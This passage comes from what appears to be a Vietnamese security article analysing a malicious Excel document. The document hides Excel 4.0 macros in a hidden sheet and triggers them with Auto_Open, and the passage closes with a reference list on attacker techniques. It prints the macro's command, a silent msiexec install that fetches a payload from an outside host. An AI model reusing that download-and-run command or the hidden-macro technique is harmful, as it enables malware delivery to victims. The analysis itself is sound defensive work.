Tuy nhiên, khi thực hiện Enable content sẽ thấy từ tiến trình EXCEL.EXE sinh ra một tiến trình con là msieexec.exe. Tiến trình con này sẽ thực hiện việc tải payload mới về:

Như đã mô tả ở trên, các câu lệnh macro được lưu trong cell của hidden sheet. Do đó, thực hiện Unhide toàn bộ các sheet sẽ có được thông tin như sau:

	A	B	C	D	E	F	G
1							
2				FALSE			
3				TRUE			
4				breakout1			
5				#N/A			
6					TRUE		
7							
8							
9							
10							
11							
12							
13							
14							
15							
16							
17							
18							
19							
20						TRUE	
21						FALSE	
22							
23							
24						FALSE	
25						TRUE	
26							
27							
28							
29							
30							
31							
32							
33							
34							
35							
36							
37							
38							
39							
40							
41							
42							
43							
44							
45							
46							
47							
48							
49							
50							
51							
52							
53							
54							
55							
56							
57							
58							
59							
60							
61							
62							
63							
64							
65							
66							
67							
68							
69							
70							
71							
72							
73							
74							
75							
76							
77							
78							
79							
80							
81							
82							
83							
84							
85							
86							
87							
88							
89							
90							
91							

Như trên hình, cell đầu tiên có chức năng là Auto_Open, tương tự như Sub AutoOpen() trong VBA để tự động chạy macro, từ đó sẽ thực thi lệnh ở B87 thuộc sheet có tên help:

	B	C	D	E	F	G	H	I
85								
86								
87	msiexec.exe RESTART=AUTO /i http://velquene.net/mshost1 /q ADDRESS=%TMP%				msiexec.exe RE /i http://ve /q ADDRESS=%TMP%			
88	FALSE							
89								
90								
91								

TẠM KẾT

Chúng tôi xin khép lại bài tổng hợp này tại đây. Hi vọng bài viết phần nào đã cung cấp được những thông tin hữu ích về các cách thức mà kẻ tấn công sử dụng. Trên thực tế, kẻ tấn công có thể kết hợp, lồng ghép các kĩ thuật trên nhằm đạt được mục đích cuối cùng hoặc phát triển các kĩ thuật khác tinh vi hơn. Chúng tôi sẽ cập nhật, bổ sung thêm trong tương lai gần.

TÀI LIỆU THAM KHẢO

Các nguồn tham khảo được sử dụng làm tư liệu cho bài viết:

<https://ired.team/>

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-tasks--processes>

<https://enigma0x3.net/2017/01/23/lateral-movement-via-dcom-round-2/>

<https://github.com/tyranid/oleviewdotnet>

<https://www.cybereason.com/blog/dcom-lateral-movement-techniques>

<https://www.fireeye.com/blog/threat-research/2019/06/hunting-com-objects-part-two.html>

<https://blog.menasec.net/2019/02/threat-hunting-18-lateral-movement-via.html>

<https://docs.microsoft.com/en-gb/windows/win32/taskschd/time-trigger-example--scripting->

<https://www.fireeye.com/blog/threat-research/2017/05/cyber-espionage-apt32.html>

<https://www.activexperts.com/admin/vbscript-collection/operatingsystem/registry/>

<https://docs.microsoft.com/en-us/windows/win32/wmisdk/wmi-tasks--registry>

<https://chentiangemalc.wordpress.com/2011/05/08/windows-7-default-scheduled-taskscomplete-overview/>

<https://outflank.nl/blog/2018/10/06/old-school-evil-excel-4-0-macros-xlm/>